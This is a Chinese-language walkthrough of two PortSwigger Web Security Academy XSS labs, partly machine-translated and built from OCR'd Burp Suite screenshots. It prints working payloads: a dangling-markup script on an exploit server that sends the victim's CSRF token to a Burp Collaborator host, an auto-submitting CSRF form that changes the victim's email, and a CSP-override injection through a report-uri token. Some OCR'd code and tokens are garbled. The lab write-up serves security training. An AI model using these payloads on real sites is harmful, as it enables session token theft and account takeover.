location=https://0a9a02204540c3cc084a6a1005a00ac.web-security-academy.net/?search=%3Cinput%20id=x%20ng-
focus=$event.path.orderBy%27(z=alert)(document.cookie)%27%3E#x';
</script>
```



Store **View exploit** **Deliver exploit to victim** **Access log**

1.28 CSP 保护的反射型 XSS，带有悬挂标记攻击

Google 已翻译为以下语言：中文 (简体) [显示原文](#)

产品 | 解决方案 | Research | Academy | Daily Swig | 支持 | [三](#)

仪表板 学习路径 最新话题 | 所有实验室 神秘实验室 名人堂 | 开始吧 获得认证 |

网络安全学院 » 跨站脚本 » 光热发电 » 实验室

实验室：受非常严格的 CSP 保护的反射型 XSS，带有悬挂标记攻击

[与我分享](#) [未解决](#)

本实验使用严格的CSP来阻止对外部网站的传出请求。

要解决实验室问题，首先执行跨站脚本攻击，绕过 CSP 并使用 Burp Collaborator 渗透模拟受害者用户的 CSRF 令牌。然后你需要将模拟用户的电子邮件地址更改为 hacker@evil-user.net。

你必须用“点击”这个词来标记你的矢量，以诱导模拟用户点击它。例如：

```
<a href="">Click me</a>
```

您可以使用以下凭据登录到您自己的帐户：wiener:peter

笔记
为了防止学院平台被用来攻击第三方，我们的防火墙阻止了实验室与任意外部系统之间的交互。要解决实验室问题，您必须使用提供的漏洞利用服务器和/或 Burp Collaborator 的默认公共服务器。

跟踪您的进度 [查看全部](#)

学习资料: 0
漏洞实验室: 0
关卡进度:
学徒: 12 共 52 张
从业者: 35 共 143 页
专家: 4 共 36

你的水平: **新手** 解决 40 个以上的实验室即可成为学徒。

1.28.1 悬挂标记攻击

<https://portswigger.net/web-security/cross-site-scripting/dangling-markup>

这里有一个email参数 其中在页面上是有回显的

?email=1232132

← → C https://0aa005e045e8921c00b145500f300da.web-security-academy.net/my-account?email=1232132

商场 Google

Web Security Academy Reflected XSS protected by very strict CSP, with dangling markup attack LAB Not solved

Go to exploit server Back to lab description >

Home | My account | Log out

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email
1232132

Update email

```

5   <link href="/resources/css/lab.css rel="stylesheet">
6   </head>
7   <body>
8     <script src="/resources/labheader/isLabHeader.js"></script>
9     <div id="asdexyldAbHeader">
10    <section id="asdexyldAbHeader">
11      <div class="content">
12        <div class="logo"></div>
13        <div class="mainContainer">
14          <div class="dangling">
15            <!--Reflected XSS protected by very strict CSP, with dangling markup attack-->
16            <a id="exploit-link" class="button" target="_blank" href="https://exploit-0a00b145500f300da.exploit-server.net">Go to exploit server</a>
17            <a class="link-back" href="https://portwiener.net/web-security/cross-site-scripting/content-security-policy/lab-very-strict-csp-with-dangling-markup-attack">
18              Back to http://0a00b145500f300da.web-security-academy.net/my-account</a>
19              <img alt="http://www.w3.org/2000/svg" x="0px" y="0px" viewBox="0 0 28 30" enableBackground="new 0 0 28 30" xmlSpace="preserve" title="back-arrow">
20                <polyline points="14.0 0 1.2 12.0,15.0,28.8 14.4,30.15.1,15" />
21                <polyline points="14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28.15" />
22              </img>
23            </div>
24          </div>
25        </div>
26        <div class="widgetContainer-lab-status is-notsolved">
27          <span>Not solved</span>
28          <span class="lab-status-icon"></span>
29        </div>
30      </div>
31    </div>
32  </div>
33  </div>
34  </div>
35  </div>
36  <div theme=" ">
37    <section class="mainContainer">
38      <div class="container is-pagable">
39        <header class="navigation-header">
40          <section class="top-links">
41            <a href="#">Logout</a>
42            <a href="#">Account</a>
43            <a href="#">Logout</a>
44          </section>
45        <header>
46          <header class="notification-header">
47            <header>
48              <div id="account">
49                <p>Your username is: wiener</p>
50                <p>Your email is: wiener@normal-user.net</p>
51                <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
52                  <input type="hidden" name="email" value="1232132">
53                  <input required type="email" name="email" value="1232132">
54                  <input required type="hidden" name="csrf" value="rwbiqj3aeszjosrrn7qdqGzsdrPuNI9F">
55                  <button class="button" type="submit"> Update email </button>
56                </form>
57              </div>
58            </div>
59          </header>
60        </div>
61      </div>
62    </div>
63  </div>

```

```

<form action="/my-account/change-email"
class="login-form" method="POST" name="change-email-
form">
  <label>Email</label>
  <input name="email" required type="email"
value="1232132">
  <input name="csrf" required type="hidden"
value="rwbiqj3aeszjosrrn7qdqGzsdrPuNI9F">
  <button class='button' type='submit'> Update
email </button>
</form>

```

可见这里的 value直接插入了 html中 我们尝试闭合一下 刚好这里也没有过滤 ">

```
/my-account?email=1232132">
<a+href%3d"https%3a//YOUR-EXPLOIT-SERVER-ID.exploit-
server.net/exploit">click+me</a><base+target%3d
```

这样构造就变成了 值了

```
1 GET /my-account?email=1232132
2 <a href="https://YOUR-EXPLOIT-SERVER-ID.exploit-server.net/exploit">Click+me</a><base target%3d
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
```

1.28.2 window.name跨域

<https://www.cnblogs.com/walker-1y1/p/7454522.html>

1.28.3 js中几种实用的跨域方法原理详解

<https://www.cnblogs.com/fliu/articles/5249130.html>

我们来看下官方的构造方法

```

<script>
if(window.name) {
    new
Image().src='//uzx25ua3zzar7j0b9mqbfs1csil6a.burpc0
laborator.net?' + encodeURIComponent(window.name);
} else {
    location =
'https://0a9200b003b6fd42c0d343d600c200fd.web-
security-academy.net/email?
email=%22%3E%3Ca%20href=%22https://exploit-
0a4e00e903cffd99c04c43e201dd00d4.web-security-
academy.net/exploit%22%3Ec1ick%20me%3C/a%3E%3Cbase%2
0target=%27';
}
</script>

```

这里没有明显传递window.name 但是这里用到了 `<base target=xxx>` 尝试一下发现 使用 `<base target=xxx>` 指定target 跳转(a标签 或者location=),那么target的值会传给跳转后页面的 window.name

也就是这样的流程 首先我们在我们的攻击者服务器上面托管上述代码 当受害者访问时 由于第一次 window.name 为空 因此直接定位到有漏洞的网站

The screenshot shows the 'My Account' page from the Web Security Academy. At the top, it says 'Reflected XSS protected by very strict CSP, with dangling markup attack'. Below that is a button 'Go to exploit server' and a link 'Back to lab description >'. On the right, there are links 'Home | My account | Log out'. The main content area has a heading 'My Account' and displays the user's information: 'Your username is: wiener' and 'Your email is: wiener@normal-user.net'. Below this is an input field labeled 'Email' with the value 'wiener@normal-user.net'. Underneath the input field are two buttons: 'Click me' and 'Update email'. A red arrow points from the exploit code in the previous screenshot to this 'Email' input field.

接着受害者点击Click me

```
1 <!DOCTYPE html>
2 <html>
3   <head>
4     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
5     <title>Reflected XSS protected by very strict CSP, with dangling markup attack</title>
6   </head>
7   <body>
8     <script src="/resources/labheader/js/labHeader.js"></script>
9     <div id="academyLabHeader">
10       <div class="academyLabBanner">
11         <div class="content">
12           <div>
13             <div class="title-container">
14               <div>Reflected XSS protected by very strict CSP, with dangling markup attack</div>
15               <a href="#" class="button" target="_blank" href="https://exploit-0a4e00e903cffd99c04c43e201dd00d4.exploit-server.net">Go to exploit server</a>
16               <a class="link-back" href="http://portswigger.net/web-security/cross-site-scripting/content-security-policy/lab-very-strict-csp-with-dangling-markup-attack">
17                 Backstage</a>
18                 <img alt="Backstage icon" data-bbox="188 158 218 178" />
19                 Backstage</img>
20                 <div>
21                   <img alt="Backstage icon" data-bbox="188 182 218 196" />
22                   <div>
23                     <img alt="Backstage icon" data-bbox="188 198 218 212" />
24                   </div>
25                 </div>
26               <div class="widgetContainerLabStatus is-notSolved">
27                 <span>LAB</span>
28                 <span>Not solved</span>
29                 <span class="labStatusIcon"></span>
30               </div>
31             </div>
32           </div>
33         </div>
34       </div>
35     </div>
36     <div themes="">
37       <div class="containerImage">
38         <div class="navigationHeaders">
39           <div class="top-links">
40             <a href="#">Home</a></p>
41             <a href="#">My account</a><p>My account</a></p>
42             <a href="#">Logout</a><p>Logout</a></p>
43           </div>
44         </div>
45         <div class="notificationHeader">
46           <div>
47             <div>
48               <div>
49                 <p>Your username is wiener</p>
50                 <p>Your email is wiener@user.net</p>
51                 <form name="change-email" action="my-account/change-email" method="POST">
52                   <label>Email</label>
53                   <input required type="email" name="email" value=""/><a href="https://exploit-0a4e00e903cffd99c04c43e201dd00d4.exploit-server.net/exploit">Click me</a><base target="">
54                   <input required type="hidden" name="cmd" value="146770ab3a1j158C1tVC0Xduh0Myz">
55                   <button class="button" type="submit">Update email</button>
56                 </form>
57               </div>
58             </div>
59           </div>
60         </div>
61       </div>
62     </div>
63   </body>
64 </html>
```

又会跳转回攻击者的服务器 而这次的跳转正如上面所说的是带有数据的 也就是在 window.name 中 因此这时 if 语句进入 加载了 image 页面 将数据带入到了 collaborator

Craft a response

URL: <https://exploit-0a4e00e903cffd99c04c43e201dd00d4.exploit-server.net/exploit>

HTTPS

File:

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<script>
if(window.name) {
  new Image().src='//233a92eb373ivfnw9g0muaj.burpcollaborator.net?'+encodeURI(Component(window.name));
} else {
  location = 'https://0a200b0036f642c0d343d600c200fd.web-security-academy.net/my-account?email=%22%3E%3Ca%20ref=%22https://exploit-0a4e00e903cffd99c04c43e201dd00d4.exploit-server.net/exploit%22%3Cclick%20me%3C/a%3E%3Cbase%20target=%27';
}
</script>
```

[Store](#) [View exploit](#) [Deliver exploit to victim](#) [Access log](#)

拿到数据

Burp Collaborator client

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

Number to generate: 1 Include Collaborator server location

Poll Collaborator interactions

Poll every 60 seconds

#	Time	Type	Payload	Comment
16	2022-11-23 13:31:15 UTC	HTTP	233a92eb373ivfn8fhqyfnw9g0muai	
17	2022-11-23 13:	Converted text		
18	2022-11-23 13:			
19	2022-11-23 13:			
20	2022-11-23 13:			
21	2022-11-23 13:			

Description Request

Pretty Raw Hex

```

1 GET /?
%22%3B%0A%20%20%20%
%3Cinput%20required%
14boHM1R2Xasr4%22%3B%
20%20%20%20%20%3Cbut
2 Host: 233a92eb373ivfn8fhqyfnw9g0muaj.burpcollaborator.net
3 Connection: keep-alive
4 sec-ch-ua:
5 sec-ch-ua-mobile: ?
6 User-Agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.110
Safari/537.36
7 sec-ch-ua-platform:
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*;q=0.8
9 Sec-Fetch-Site: cross-site
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer: https://exploit-0a4e00e903cffd99c04c43e201dd00d4.exploit-server.net/
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US

```

0 highlights

Decoded from: URL encoding

```

"> \n
<input requi

```

成功拿到csrf 的值

Ibsga6CqlfI4i2dVSY14boHM1R2Xasr4

修改email处抓包

WebSecurity Academy  Reflected XSS protected by very strict CSP, with dangling markup attack

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

LAB Not solved 

Dashboard Target Proxy Intruder Repeater Window Help Hackvector Intercept HTTP history WebSockets history Options

Forward Drop Intercept is off Action Open Browser

My Account

Your username is: wiener
Your email is: wiener@normal-user.net

Email 11@qq.com

 Intercept is off

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

S Burp Project Intruder Repeater Window Help Hackvertor Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google - X

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Hackvertor

Intercept HTTP history WebSockets history Options

Request to https://0a9200b003b6fd42c0d343d600c200fd.web-security-academy.net:443 [34.246.129.62]

Forward Drop Intercept is on Action Open Browser Comment this item HTTP/1 ?

Pretty Raw Hex ⌂ ⌂ ⌂ Select extension... Inspector

```
1 POST /my-account/change-email HTTP/1.1
2 Host: 0a9200b003b6fd42c0d343d600c200fd.web-security-academy.net
3 Cookie: session=Vtj51TX9vJcMKxaFCa24s6FpZxmDQBc
4 Content-Length: 55
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
7 Sec-Ch-Ua-Mobile: ?
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a9200b003b6fd42c0d343d600c200fd.web-se
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) App
Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,ima
hange:=vb3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a9200b003b6fd42c0d343d600c200fd.web-se
19 Accept-Encoding: gzip, deflate
20 Accept-Language: zh-CN,zh;q=0.9
21 Connection: close
22 email=email@qq.com&csrf=kc03Voxm0ryKi6ERsVLAtY4gWah8A09
```

Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser >
Extensions >
Engagement tools >
Find references
Discover content
Schedule task
Generate CSRF PoC
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests >
Do intercept >
Convert selection >
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V

Request Attributes 2 ▾
Request Query Parameters 0 ▾
Request Body Parameters 2 ▾
Request Cookies 1 ▾
Request Headers 20 ▾

修改两处值

CSRF PoC generator - X Options ?

Request to: https://0a9200b003b6fd42c0d343d600c200fd.web-security-academy.net

Pretty Raw Hex ⌂ ⌂ ⌂ Select extension... CSRF technique:

- Auto-select based on request features
- URL-encoded form
- Multipart form
- Plain text form
- Cross-domain XHR (modern browsers only)
- Include auto-submit script

```
1 POST /my-account/change-email HTTP/1.1
2 Host: 0a9200b003b6fd42c0d343d600c200fd.web-security-academy.net
3 Cookie: session=Vtj51TX9vJcMKxaFCa24s6FpZxmDQBc
4 Content-Length: 55
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="99"
7 Sec-Ch-Ua-Mobile: ?
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin:
https://0a9200b003b6fd42c0d343d600c200fd.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
```

Request Headers 0 matches

CSRF HTML:

```
1 <html>
2   <!-- CSRF PoC -- generated by Burp Suite Professional -->
3   <body>
4     <script>history.pushState(' ', ' ', '/')</script>
5     <form action="https://0a9200b003b6fd42c0d343d600c200fd.web-security-academy.net/my-account/change-email" method="POST">
6       <input type="hidden" name="email" value="11#64;qq#46;com" />
7       <input type="hidden" name="csrf" value="kc03Voxm0ryKi6ERsVLAtY4gWah8A09" />
8       <input type="submit" value="Submit request" />
9     </form>
10    <script>
11      document.forms[0].submit();
12    </script>
13  </body>
14 </html>
```

Regenerate 0 matches

Test in browser Copy HTML Close

Congratulations, you solved the lab!

Share your skills! Continue learning >

Craft a response

URL: <https://exploit-0a4e00e903cf99c04c43e201dd00d4.exploit-server.net/exploit>

HTTPS

File: /exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState(" ", ".")</script>
<form action="/0a9200b003b6fd42c0d3d600c200fd.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="hacker@evil-user.net"/>
<input type="hidden" name="csrf" value="lbgg0Cqflf42dVSY14boHMIr2Xasr4"/>
<input type="submit" value="Submit request"/>
</form>
<script>
document.forms[0].submit();
</script>
</body>
</html>
```

Store View exploit Deliver exploit to victim Access log

1.29 受 CSP 保护的反射型 XSS，绕过 CSP

Google 已翻译为以下语言: 中文 (简体) 显示原文 参与 Burp 挑战, 有机会测试您的技能并赢得奖杯 – 挑战我 登出 我的账户

PortSwigger 产品 | 解决方案 | Research | Academy | Daily Swig | 支持 | 三

仪表板 学习路径 最新话题 所有实验室 神秘实验室 名人堂 开始吧 获得认证

网络安全学院 » 跨站脚本 » 光热发电 » 实验室

实验室：受 CSP 保护的反射型 XSS，绕过 CSP

专家 **八 LAB** 未解决

本实验使用CSP并包含一个反映的XSS漏洞。
要解决实验室问题，请执行绕过CSP并调用函数的跨站点脚本攻击。alert
请注意，本实验的预期解决方案只能在Chrome中使用。

访问实验室

解决方案

跟踪您的进度

学习资料	(查看全部)	0
0%		

漏洞实验室

漏洞	(查看全部)	0
22%		

关卡进度

学徒	从业者	专家
12 共 52 张	35 共 143 页	5 共 35

Burp Suite Professional v2022.2.4 - Temporary Project - licensed to google

Target: https://0aed00050392d9f2c0c4604e0019006d.web-security-academy.net

Request

```
Pretty Raw Hex ⌂ \n ⌂ Select extension... 
1 GET /?search=%3Cscript%3Balert%28%2F1%2F%29%3C%2Fscript%3E HTTP/1.1
2 Host: 0aed00050392d9f2c0c4604e0019006d.web-security-academy.net
3 Cookie: session=25b61xmw1IhhGmc7by18gse5aWy2Fn
4 Sec-Ch-Ua: "(Not(A:Brand);v=8", "Chromium";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0aed00050392d9f2c0c4604e0019006d.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Connection: close
18
19
```

Response

```
Pre... Raw Hex Render ⌂ \n ⌂ Select extension...
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Security-Policy: default-src 'self'; object-src 'none'; script-src 'self' style-src 'self'; report-uri /csp-report?token=
4 Connection: close
5 Content-Length: 2934
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
11    <link href="/resources/css/labsBlog.css rel=stylesheet">
12    <title> Reflected XSS protected by CSP, with CSP bypass </title>
13  </head>
14  <body>
15    <script src="/resources/labheader/js/labHeader.js">
16    </script>
17    <div id="academyLabHeader">
18      <section class="academyLabBanner">
19        <div class=container>
20          <div class=Logo>
21          <div class=title-container>
22            <h2> Reflected XSS protected by CSP, with CSP bypass </h2>
23            <a class=link-back href='https://portswigger.net/web-security/cross-site-scripting/content-security-policy/lab-csp-bypass'>
```

Inspector

Selected text

```
default-src 'self'; object-src 'none'; script-src 'self'; style-src 'self'; report-uri /csp-report?token=
```

Request Attributes 2

Request Query Parameters 1

Request Body Parameters 0

Request Cookies 1

Request Headers 16

Response Headers 4

3,165 bytes | 907 millis

Content-Security-Policy: default-src 'self'; object-src 'none'; script-src 'self'; style-src 'self'; report-uri /csp-report?token=

这里有一个 report-uri /csp-report?token= 意思就是把token里的策略发布到对应站点(自定义策略),通过get传值即可,构造payload

?search=<script>alert(1)</script>&token=;script-src-elem 'unsafe-inline'

-elem可以管理 script-src的规则,利用这个参数,可以重写规则

Daed00050392d9f2c0c4604e0019006d.web-security-academy.net/?search=<script>alert(1)</script>&token=;script-src-elem%20%27unsafe-inline%27

Reflected XSS protected by CSP, with CSP bypass

WebSecurity Academy

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home

0 search results for "

Search the blog...

Search

< Back to Blog